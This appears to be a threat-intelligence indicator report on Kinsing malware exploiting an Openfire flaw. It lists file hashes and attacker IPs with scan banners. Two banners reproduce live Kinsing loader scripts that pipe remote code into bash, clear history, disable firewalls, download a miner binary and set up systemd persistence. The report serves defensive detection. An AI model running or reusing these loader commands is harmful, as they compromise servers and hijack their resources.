



NETMANAGEIT

Intelligence Report

Kinsing Malware Exploits

Novel Openfire

Vulnerability




Table of contents

Overview

● Description	4
● Confidence	4

Entities

● Indicator	5
● Vulnerability	27
● Malware	28
● Country	29
● Attack-Pattern	30

Observables

● StixFile	33
● IPv4-Addr	35



External References

-
- External References

37

Overview

Description

A vulnerability in the Openfire chat server that allows an attacker to gain full control of the server.

Confidence

This value represents the confidence in the correctness of the data contained within this report.

15 / 100

Indicator

Name

39880b2edc31cf107149477390bf7a63760b0b86870e8058e7197057e703c39d

Pattern Type

stix

Pattern

[file:hashes!'SHA-256' =
'39880b2edc31cf107149477390bf7a63760b0b86870e8058e7197057e703c39d']

Name

5.35.101.62

Description

CC=RU ASN=AS210079 EuroByte LLC

Pattern Type

stix

Pattern

[ipv4-addr:value = '5.35.101.62']

Name

0a28885748fcd4a9709e829bfec4718756c01b0cc498d61e8936fddf1f0b0203

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' =
'0a28885748fcd4a9709e829bfec4718756c01b0cc498d61e8936fddf1f0b0203']

Name

b070a335e74f8cb7c6fbfb616c0e27fda7b9ef937887be5de112b1471539301b

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' =
'b070a335e74f8cb7c6fbfb616c0e27fda7b9ef937887be5de112b1471539301b']

Name

185.221.154.208

Description

ISP: EuroByte LLC **OS:** Debian ----- Hostnames: - ser222ver.com
----- Domains: - ser222ver.com ----- Services: **22:**

```

SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u1 Key type: ssh-rsa Key:
AAAAB3NzaC1yc2EAAAADAQABAAQDPuOAoy+cpohT+nV3OgFl/s+lpk32BaPuyKl/
N06W642Fv mZj39ycNxx83fo5v7lxnmhOk05dCOo9ZhJyZrUCggs79gcCim5sIBWb03R80iFFEj/
58cfCUByeY 50bO5ZSSdMgR25SfDRsuZYvF+1/
k7a7tRCOP+7upoE3TbKd5lyzYBxK7Paker1uwHv4ya7MLUb3r
jYKHeUOxe3TEuejgq+7cZRnSunBMG62D4evO3NdgnjK06qvYxwnDlwkbVS433FydbE7IY/vT93k0
LXF5MGi5bb3q7mHkEuMiRm1U1Z9AZK76evXUcuUjU0H1IQ7kMq24NFH8xrQETyPT/uYb
Fingerprint: 5e:21:b2:15:fb:fd:cf:2c:ce:e4:c5:53:0e:07:94:23 Kex Algorithms: curve25519-sha256
curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521
diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-
group18-sha512 diffie-hellman-group14-sha256 diffie-hellman-group14-sha1 Server Host
Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 Encryption
Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-
gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-
etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com
hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com
umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression
Algorithms: none zlib@openssh.com ~~~ ----- **53:** ~~~ 9.11.5-P4-5.1-Debian
Resolver name: ser222ver.com ~~~ ----- **53:** ~~~ 9.11.5-P4-5.1-Debian Resolver
name: ser222ver.com ~~~ ----- **80:** ~~~ HTTP/1.1 404 Not Found Server: nginx/
1.14.2 Date: Sat, 26 Aug 2023 18:04:39 GMT Content-Type: text/plain; charset=utf-8 Content-
Length: 19 Connection: keep-alive X-Content-Type-Options: nosniff ~~~ -----
**111:** ~~~ Portmap Program Version Protocol Port portmapper 4 tcp 111 portmapper 3 tcp
111 portmapper 2 tcp 111 portmapper 4 udp 111 portmapper 3 udp 111 portmapper 2 udp 111
~~~~

```

Pattern Type

stix

Pattern

[ipv4-addr:value = '185.221.154.208']

Name

185.154.53.140

Description

```

**ISP:** EuroByte LLC **OS:** None ----- Hostnames: - mail.kniga-diva.ru
- vocaltube.ru - mail.golosobraz.ru - vm524765.euodir.ru - mail.beotiger.com
----- Domains: - kniga-diva.ru - golosobraz.ru - beotiger.com -
vocaltube.ru - euodir.ru ----- Services: **21:** ~ 220----- Welcome
to Pure-FTPd [privsep] [TLS] ----- 220-You are user number 1 of 50 allowed. 220-Local
time is now 12:14. Server port: 21. 220-This is a private system - No anonymous login 220-
IPv6 connections are also welcome on this server. 220 You will be disconnected after 15
minutes of inactivity. 421-Sorry, cleartext sessions and weak ciphers are not accepted on
this server. 421 Please reconnect using TLS security mechanisms. 214-The following SITE
commands are recognized ALIAS CHMOD IDLE UTIME 214 Pure-FTPd - http://pureftpd.org/
211-Extensions supported: UTF8 EPRT IDLE MDTM SIZE MFMT REST STREAM MLST
type*;size*;sized*;modify*;UNIX.mode*;UNIX.uid*;UNIX.gid*;unique*; MLSD PRET AUTH TLS
PBSZ PROT TVFS ESTA PASV EPSV ESTP 211 End. ~ ----- **25:** ~ 220
beotiger.com ESMTP Postfix (Ubuntu) 250-beotiger.com 250-PIPELINING 250-SIZE 10240000
250-ETRN 250-STARTTLS 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250-
SMTPUTF8 250 CHUNKING ~ ----- **80:** ~ HTTP/1.1 301 Moved Permanently
Server: nginx Date: Tue, 22 Aug 2023 15:00:15 GMT Content-Type: text/html Content-Length:
162 Connection: keep-alive Location: https://vocaltube.ru/ Strict-Transport-Security: max-
age=31536000 Content-Security-Policy: img-src https: data: blob;; upgrade-insecure-
requests ~ ----- **443:** ~ HTTP/1.1 200 OK Server: nginx Date: Sun, 27 Aug
2023 06:05:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked
Connection: keep-alive Strict-Transport-Security: max-age=31536000 Content-Security-
Policy: img-src https: data: blob;; upgrade-insecure-requests ~ HEARTBLEED: 2023/08/27
06:06:11 185.154.53.140:443 - SAFE ----- **465:** ~ 220 beotiger.com ESMTP
Postfix (Ubuntu) 250-beotiger.com 250-PIPELINING 250-SIZE 10240000 250-ETRN 250-AUTH
PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250-SMTPUTF8 250
CHUNKING ~ ----- **587:** ~ 220 beotiger.com ESMTP Postfix (Ubuntu) 250-
beotiger.com 250-PIPELINING 250-SIZE 10240000 250-ETRN 250-STARTTLS 250-
ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250-SMTPUTF8 250 CHUNKING ~
----- **993:** ~ * OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID
ENABLE IDLE LITERAL+ AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready. * CAPABILITY
IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN AUTH=LOGIN
A001 OK Pre-login capabilities listed, post-login capabilities have more. * ID ("name"
"Dovecot") A002 OK ID completed. A003 BAD Error in IMAP command received by server. *
BYE Logging out A004 OK Logout completed. ~ HEARTBLEED: 2023/08/26 12:39:48
185.154.53.140:993 - SAFE ----- **995:** ~ +OK Dovecot (Ubuntu) ready. +OK CAPA
TOP UIDL RESP-CODES PIPELINING AUTH-RESP-CODE USER SASL PLAIN LOGIN . ~
HEARTBLEED: 2023/08/27 09:15:52 185.154.53.140:995 - SAFE ----- **3306:** ~
MySQL: Error Message: Host '224.93.103.15' is not allowed to connect to this MySQL server
Error Code: 1130 ~ ----- **33060:** ~

```

Pattern Type

stix

Pattern

[ipv4-addr:value = '185.154.53.140']

Name

7c5ceabd26a953f45b6179d7f751168a986781e7f7bfdb792fc710f7067ca1d9

Pattern Type

stix

Pattern

[file:hashes!'SHA-256' =
'7c5ceabd26a953f45b6179d7f751168a986781e7f7bfdb792fc710f7067ca1d9']

Name

3d43218f0e503e9ebc63eff76df7a63ab20a0e9dc971fa70df8bb6f521ae1794

Pattern Type

stix

Pattern

[file:hashes!'SHA-256' =
'3d43218f0e503e9ebc63eff76df7a63ab20a0e9dc971fa70df8bb6f521ae1794']

Name

4cc22c8064c713466edfb1fb367c1c7e166014a67e4db1a308c92a012dd2827a

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' =
'4cc22c8064c713466edfb1fb367c1c7e166014a67e4db1a308c92a012dd2827a']

Name

43eeef9c170b8aad6d737660a5a76d84f3d66b7763061b326a8a4dc67dd8cbd

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' =
'43eeef9c170b8aad6d737660a5a76d84f3d66b7763061b326a8a4dc67dd8cbd']

Name

90bbb4ba3d2cbe9bd5e450a97a156419638a89a1b9b326159852e64d43213d28

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' =
'90bbb4ba3d2cbe9bd5e450a97a156419638a89a1b9b326159852e64d43213d28']

Name

787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c

Description

crime_h2miner_kinsing

Pattern Type

stix

Pattern

```
[file:hashes:'SHA-256' =
'787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c']
```

Name

65.21.151.9

Description

```
**ISP:** Hetzner Online GmbH **OS:** None ----- Hostnames: - static.
9.151.21.65.clients.your-server.de ----- Domains: - your-server.de
----- Services: **22:** ~~~ SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9 Key
type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAQgQD8k/+
+TZC9ik1pmZrc9+Z8BXKesaqiv/YIhgwk2W29S1v9
qB9NVmfVDFyWXYqnyjEN+zyko6FSnAg87d2bEWfRsjWgdnLWMCaYToPcqYpTKnvM4T0lZRhLETy
7KTagZFS97kp0ssuuq7rkGTIY+1hHcugotBntdXan1h3smS6aYnK0P0UFo905STd0V6rmP2noy8S
2yIrc1S0UZHG3Xs/pN7QQVxXxG4j1NXbf3QRt/3mCqXgWDPivief4wp4Dybtgf4NBX9rtDU/7XEh
wP5PYgBiRA9bP2fMXMfj9NML/aas08ugpVLGxeeKFle71T081ISH8TkKhTrRCQI0baOSqwx/FT3h
qhGhITof5GkHpeNtL4z4BQNDQA3YkNmAqt+sWd38LsHgZ+RXCygt0Byond8Jru98zNOOxL9wb5
ACJWpaOpNAJqIYg7zMs2zDLAeLpdN2wtfiyi5LRBTij9Squa4Z3UVsvLZncLot+UUjSH5b3poxQqrX
Ri+3+18TBZ8= Fingerprint: 44:c6:ba:2c:6c:2a:22:cd:6e:87:d7:89:c3:93:b8:eb Kex Algorithms:
curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384
ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512
diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms:
```

rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ~~~ ----- **1194:** ~~~ @\t<\x95{\xf8b) \xf1\x00\x00\x00\x00 ~~~ -----

Pattern Type

stix

Pattern

[ipv4-addr:value = '65.21.151.9']

Name

51.222.154.100

Description

ISP: OVH SAS **OS:** Debian ----- Hostnames: - ns577710.ip-51-222-154.net ----- Domains: - ip-51-222-154.net ----- Services: **22:** ~~~ SSH-2.0-OpenSSH_9.2p1 Debian-2 Key type: ecdsa-sha2-nistp256 Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIbmlzdHAyNTYAAABBBBh0z97PXwIR+i3MoIn6lJFi ual23b07Vc+gort3LNQr2SJUAt1VYqCeIVYt1qFfsSdW2x5conhpDEBSJ8AOMpE= Fingerprint: c5:ec:fb:b0:90:4f:df:4a:27:dd:81:73:d6:e9:ac:eb Kex Algorithms: sntrup761x25519-sha512@openssh.com curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com

umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ^^^ -----

Pattern Type

stix

Pattern

[ipv4-addr:value = '51.222.154.100']

Name

59812a7eb6e67ad8d2e4093ec35744edd98360d0dd6eb3ab9048ebc62cc72745

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' = '59812a7eb6e67ad8d2e4093ec35744edd98360d0dd6eb3ab9048ebc62cc72745']

Name

5744ab64eca9e154b487b5c6b729ef7ed8232c4a5ca157bbebc6fe924ba14c3

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' = '5744ab64eca9e154b487b5c6b729ef7ed8232c4a5ca157bbebc6fe924ba14c3']

Name

8809368b73f1971bd107cd88c699ccf6defc62e52adf9469f9fd894a5fdc8c65

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' =
'8809368b73f1971bd107cd88c699ccf6defc62e52adf9469f9fd894a5fdc8c65']

Name

31.184.240.34

Description

****ISP:**** Chernyshov Aleksandr Aleksandrovich ****OS:**** None -----
Hostnames: - 106863.web.hosting-russia.ru ----- Domains: - hosting-
russia.ru ----- Services: ****22:**** ~~~ SSH-2.0-OpenSSH_8.4p1 Debian-5 Key
type: ssh-rsa Key:
AAAAB3NzaC1yc2EAAAADAQABAAQgQDI+aBa8CNsCfytsFsHsRzDSCHZuQwtyIjpnI4At81uKc8x
kNrQ0ahpwbXKKojiVDHu/vP81CKtBvAU5Xe2xsgoEUrgmTAWI0hEqmGjyP94ZY11SrYUVDnSjqYy
It7KW2T/aN2rU87qzwch/ertpl3Oc3e8KroEto44WUXyb5x0gTQddAGp4MWGRTni98terS4Y+szK
jVjrMjRXmHYUqGh34qpyDXAITgWU/RgYxUEySzpwYD0zDhDIJbU6+J1/vwnubTvGlkys0u707riX
dEKY3AGcQ4E4WdR6/3qH433fnmowwBvVSLsNNK0GVjF9eVo+Wi0jyZRSKX7Y8TJ6ar6TQFMiKq/q
2l4Wsm5/plZ/kBM5Rp3MAENdEtqUMRVIWHV1wNwtiEU2QpXTp2go3eFwiWXI3Sf3RvxxpxJO/
Yxo /G/cYMivnv/SAttVVUoEb6M6B7oLFjtGvyGeFE4daofqhkSzQ5IW0EBPcTEmgRoiJnw/
DtJZvjBV I5BXER1Mxp0= Fingerprint: fe:58:33:49:12:1a:0f:9f:c5:d5:bd:01:8c:5a:92:c2 Kex
Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-
sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-
group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host
Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519
Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr
aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-
etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com
hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com

umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com "" ----- **80:** "" HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Wed, 30 Aug 2023 03:42:35 GMT Content-Type: text/html Content-Length: 612 Last-Modified: Wed, 08 Mar 2023 09:50:28 GMT Connection: keep-alive ETag: "64085a64-264" Accept-Ranges: bytes "" -----

Pattern Type

stix

Pattern

[ipv4-addr:value = '31.184.240.34']

Name

c7c6da81edf49a8e916eaa2eb0d77d3cc90efe6bd018cef35f93462cd52fb45b

Pattern Type

stix

Pattern

[file:hashes:'SHA-256' = 'c7c6da81edf49a8e916eaa2eb0d77d3cc90efe6bd018cef35f93462cd52fb45b']

Name

631d0eac8278f4c8090dcc89c905eebdac5ad03db6cf33be1f0a5a39ce6fff1a

Description

Multios.Coinminer.Miner-6781728-2

Pattern Type

stix

Pattern

```
[file:hashes:'SHA-256' =
'631d0eac8278f4c8090dcc89c905eebdac5ad03db6cf33be1f0a5a39ce6fff1a']
```

Name

45.15.158.124

Description

```
**ISP:** AEZA GROUP Ltd **OS:** None ----- Hostnames: - abiding-
card.aeza.network ----- Domains: - aeza.network
----- Services: **9999:** ~~~ #!/bin/bash\n\nif [ -s /usr/bin/curl ]; then\n
echo "found curl"\nelif [ -s /usr/bin/wget ]; then\n echo "found wget"\nelse\n echo
"found none"\n apt-get update\n apt-get install -y curl\n apt-get install -y wget\n apt-get
install -y cron\nfi\n\nLDR="wget -q -O -"\nif [ -s /usr/bin/curl ]; then\n LDR="curl"\nfi\nif
[ -s /usr/bin/wget ]; then\n LDR="wget -q -O -"\nfi\n\n$LDR http://45.15.158.124/ae.sh |
bash\nhistory -c\nrm -rf ~/.bash_history\nhistory -c ~~~ ----- **2222:** ~~~
HTTP/1.1 200 OK content-disposition: attachment;filename= Content-Length: 0 Server:
Jetty(8.y.z-SNAPSHOT) ~~~ -----
```

Pattern Type

stix

Pattern

```
[ipv4-addr:value = '45.15.158.124']
```

Name

103.164.138.183

Description

```

**ISP:** VIETNAM POSTS AND TELECOMMUNICATIONS GROUP **OS:** None
----- Hostnames: ----- Domains:
----- Services: **22:** ~~~ SSH-2.0-OpenSSH_7.4 Key type: ssh-rsa Key:
AAAAB3NzaC1yc2EAAAADAQABAAQDMzQVZcjhFbAEkgt/
muOLkEr1BpalppRgFr00NqM4zOFTq
xeW5ZXYFNU0DLRylqj9rMOJPjFhrQpabDARL3MFFFQ5jvlsPHR8nT72A1bdwOtY5QO7pzB8PnElb
7FKk0Fj/I2oV0VK/YpluHEWj9zkhNBOEF+hpyhZQQOfGDmTX0aEGBX3+/hoXSDis+arPpyV3jRa
LHO/pcyBGlgn5iopacmY7H0u/OGej/Ch+KNkxRO+LAj05pQXwYd8qNvVznzFsZC83y2rtw4T6hUO
ymd5iVcQLiYgpjmEtsRGKnyp5KdqQvOjXvZJX8ZoX9lcsBrH5Zc8vp1HE+G2O765vblf Fingerprint:
bc:3f:4b:f6:13:02:dd:8f:e7:27:7d:11:b5:2f:50:2a Kex Algorithms: curve25519-sha256 curve25519-
sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-
hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-
sha512 diffie-hellman-group-exchange-sha1 diffie-hellman-group14-sha256 diffie-hellman-
group14-sha1 diffie-hellman-group1-sha1 Server Host Key Algorithms: ssh-rsa rsa-sha2-512
rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-
poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com
aes256-gcm@openssh.com aes128-cbc aes192-cbc aes256-cbc blowfish-cbc cast128-cbc
3des-cbc MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com
hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-
etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256
hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ~~~
----- **80:** ~~~ HTTP/1.1 403 Forbidden Date: Fri, 25 Aug 2023 10:25:02 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Thu, 16 Oct 2014 13:20:58 GMT ETag:
"1321-5058a1e728280" Accept-Ranges: bytes Content-Length: 4897 Content-Type: text/html;
charset=UTF-8 ~~~ ----- **111:** ~~~ Portmap Program Version Protocol Port
portmapper 4 tcp 111 portmapper 3 tcp 111 portmapper 2 tcp 111 portmapper 4 udp 111
portmapper 3 udp 111 portmapper 2 udp 111 ~~~ -----

```

Pattern Type

stix

Pattern

[ipv4-addr:value = '103.164.138.183']

Name

194.87.252.159

Description

```

**ISP:** Baykov Ilya Sergeevich **OS:** None ----- Hostnames:
----- Domains: ----- Services: **22:** ~ SSH-2.0-
OpenSSH_8.2p1 Ubuntu-4ubuntu0.8 Key type: ssh-rsa Key:
AAAAB3NzaC1yc2EAAAADAQABAAQGDfqbvxdhP0xosY8vdtnd7NZUp397fZoQF8R3i1hHkBTQ6
Hru+2c2UEUUrM5qBsMtpz7+56y7D6AX9gbPRxI0pHpqqw7q1FuTA/Xmi49tyVJYJayfFQXtnOJL7
advAXDUSVMvKzCkPNqQhlew53muecuts8HWZob3KMme/6GBRnc5zLNTUOrzrfGV5gpe+SLq/
V5Q uXD0kO0XX18xAAX2/
IxdSLvfBotaccQtexDvl3MAM9Y+AWp3ZlGJkgmYf+nwL2zme83eKPhhYZut Y9gnniilw05Tm/B/
eIXdjxGFNWx+taOHgC2hpJWjnp1vkVhABm/vcQrv55bfaBBXWmnmvkif9bcEb
tC+nQcYDOF5BObA+StR7CF/
vsU3oH0JKF8TUfEp4wu6WUOmvaUmZnal8HEA1egooPMeFrGIBiNnR TyQQ8sYO/
DDkYNBQVYvsA5CG5NREnF2QbGFmEurxDQpJPaczOYHoVhT7+QdBu1NpPi0AhekDGr
kwjZc0sEQR0= Fingerprint: cf:5f:7b:3b:a4:3a:22:e1:70:93:a5:61:d2:a2:56:fd Kex Algorithms:
curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384
ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512
diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms:
rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms:
chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-
gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-
etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com
hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com
umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression
Algorithms: none zlib@openssh.com ~ ----- **80:** ~ HTTP/1.1 200 OK Server:
nginx/1.18.0 (Ubuntu) Date: Sun, 13 Aug 2023 22:58:15 GMT Content-Type: text/html Content-
Length: 10918 Last-Modified: Mon, 24 Jul 2023 07:26:51 GMT Connection: keep-alive ETag:
"64be27bb-2aa6" Accept-Ranges: bytes ~ ----- **9997:** ~ #!/bin/
bash\n\nulimit -n 65535\n\nchattr -i /etc/ld.so.preload\nrm -f /etc/ld.so.preload\nchattr
-R -i /var/spool/cron\nchattr -i /etc/crontab\nufw disable\niptables -F\nnecho '\0' >/
proc/sys/kernel/nmi_watchdog\nnecho 'kernel.nmi_watchdog=0' >>/etc/
sysctl.conf\n\nROOTUID="0"\n\nfunction __curl() {\n read proto server path <<<$(echo
${1////})\n DOC=${path// //}\n HOST=${server//.*}\n PORT=${server//.*}\n [[ x"${HOST}"
== x"${PORT}" ]] && PORT=80\n\n exec 3<>/dev/tcp/${HOST}/${PORT}\n echo -en "GET $
{DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3\n (while read line; do\n [[ "$line" == $
'\r' ]] && break\n done && cat) <&3\n exec 3>&-}\n\nif [ -s /usr/bin/curl ]; then\n
echo "found curl"\nelif [ -s /usr/bin/wget ]; then\n echo "found wget"\nelse\n echo
"found none"\n if [ "${id -u}" -ne "$ROOTUID" ]; then\n echo "not root"\n else\n apt-get
update\n apt-get install -y curl\n apt-get install -y wget\n apt-get install -y cron\n
fi\nfi\n\n\nSERVICE_NAME="bot"\nBIN_NAME="kinsing"\nSO_NAME="libsystem.so"\nBIN_

```

```

PATH="/etc"\nBIN_FULL_PATH="$BIN_PATH/$BIN_NAME"\n\nif [[ $(id -u) -ne 0 ]]; then\n
echo "Running as not root"\nelse\n echo "Running as root"\n if [ -s $BIN_FULL_PATH ]\n
then\n echo "File is not empty"\n else\n echo "File is empty"\n sudo mkdir /etc/data\n
BIN_PATH="/etc/data"\n fi\nfi\nif [ "$$(id -u)" -ne "$ROOTUID" ]; then\n BIN_PATH="/
tmp"\n if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then\n echo "$BIN_PATH not exists or
not writeable"\n mkdir /tmp\n fi\n if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then\n
echo "$BIN_PATH replacing with /var/tmp"\n BIN_PATH="/var/tmp"\n fi\n if [ ! -e
"$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then\n TMP_DIR=$(mktemp -d)\n echo "$BIN_PATH
replacing with $TMP_DIR"\n BIN_PATH="$TMP_DIR"\n fi\n if [ ! -e "$BIN_PATH" ] || [ ! -w
"$BIN_PATH" ]; then\n echo "$BIN_PATH replacing with /dev/shm"\n BIN_PATH="/dev/
shm"\n fi\n if [ -e "$BIN_PATH/$BIN_NAME" ]; then\n echo "$BIN_PATH/$BIN_NAME
exists"\n if [ ! -w "$BIN_PATH/$BIN_NAME" ]; then\n echo "$BIN_PATH/$BIN_NAME not
writeable"\n TMP_BIN_NAME=$(head -3 /dev/urandom | tr -cd \[:alnum:\] | cut -c -8)\n
BIN_NAME="kinsing_$TMP_BIN_NAME"\n else\n echo "writeable $BIN_PATH/$BIN_NAME"\n
fi\n fi\nfi\nif [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then\n echo "$BIN_PATH still not
writeable"\n BIN_PATH="/dev/shm"\nfi\nBIN_FULL_PATH="$BIN_PATH/$BIN_NAME"\necho
"$BIN_FULL_PATH"\n\nBIN_MD5="2c44b4e4706b8bd95d1866d7867efa0e"\nBIN_DOWNLOAD
_URL="http://194.87.252.159/kinsing"\nBIN_DOWNLOAD_URL2="http://194.87.252.159/
kinsing"\nCURL_DOWNLOAD_URL="http://194.87.252.159/curl-
amd64"\n\nSO_FULL_PATH="$BIN_PATH/$SO_NAME"\nSO_DOWNLOAD_URL="http://
194.87.252.159/libsystem.so"\nSO_DOWNLOAD_URL2="http://194.87.252.159/
libsystem.so"\nSO_MD5="ccef46c7edf9131ccffc47bd69eb743b"\n\n\nLDR="wget -q -O -"\nif
[ -s /usr/bin/curl ]; then\n LDR="curl"\nfi\nif [ -s /usr/bin/wget ]; then\n LDR="wget -q -O
-"\nfi\n\nif [ -x "$(command -v curl)" ]; then\n WGET="curl -o"\nelif [ -x "$(command -v
wget)" ]; then\n WGET="wget -O"\nelse\n curl -V || __curl "$CURL_DOWNLOAD_URL" > /usr/
local/bin/curl; chmod +x /usr/local/bin/curl\n /usr/local/bin/curl -V && WGET="/usr/
local/bin/curl -o"\n /usr/local/bin/curl -V || __curl "$CURL_DOWNLOAD_URL" > $HOME/
curl; chmod +x $HOME/curl\n $HOME/curl -V && WGET="$HOME/curl -o"\n $HOME/curl -V
|| __curl "$CURL_DOWNLOAD_URL" > $BIN_PATH/curl; chmod +x $BIN_PATH/curl\n
$BIN_PATH/curl -V && WGET="$BIN_PATH/curl -o"\nfi\nnecho "wget is $WGET"\n\nls -la
$BIN_PATH | grep -e "/dev" | grep -v grep\nif [ $? -eq 0 ]; then\n rm -rf $BIN_FULL_PATH\n
rm -rf $SO_FULL_PATH\n rm -rf $BIN_PATH/kdevtmpfsi\n rm -rf $BIN_PATH/libsystem.so\n
rm -rf /tmp/kdevtmpfsi\n echo "found /dev"\nelse\n echo "not found /dev"\nfi\n[ -s
$BIN_PATH ] || rm -rf $BIN_PATH||rm -rf $SO_FULL_PATH\n\n\ndownload() {\n
DOWNLOAD_PATH=$1\n DOWNLOAD_URL=$2\n if [ -L $DOWNLOAD_PATH ]\n then\n rm -rf
$DOWNLOAD_PATH\n fi\n if [[ -d $DOWNLOAD_PATH ]]\n then\n rm -rf
$DOWNLOAD_PATH\n fi\n chmod 777 $DOWNLOAD_PATH\n $WGET $DOWNLOAD_PATH
$DOWNLOAD_URL\n chmod +x $DOWNLOAD_PATH\n}\n\ncheckExists() {\n
CHECK_PATH=$1\n MD5=$2\n sum=$(md5sum $CHECK_PATH | awk '{ print $1 }')\n
retval=""\n if [ "$MD5" = "$sum" ]; then\n echo >&2 "$CHECK_PATH is $MD5"\n
retval="true"\n else\n echo >&2 "$CHECK_PATH is not $MD5, actual $sum"\n
retval="false"\n fi\n echo "$retval"\n}\n\ngetSystemd() {\n AUTOSTART_PATH=$1\n echo
"[Unit]" \n echo "Description=Start daemon at boot time"\n echo "After=" \n echo
"Requires=" \n echo "[Service]" \n echo "Type=forking" \n echo "RestartSec=10s" \n echo

```

```

"Restart=always"\n echo "TimeoutStartSec=5"\n echo "ExecStart=$AUTOSTART_PATH"\n
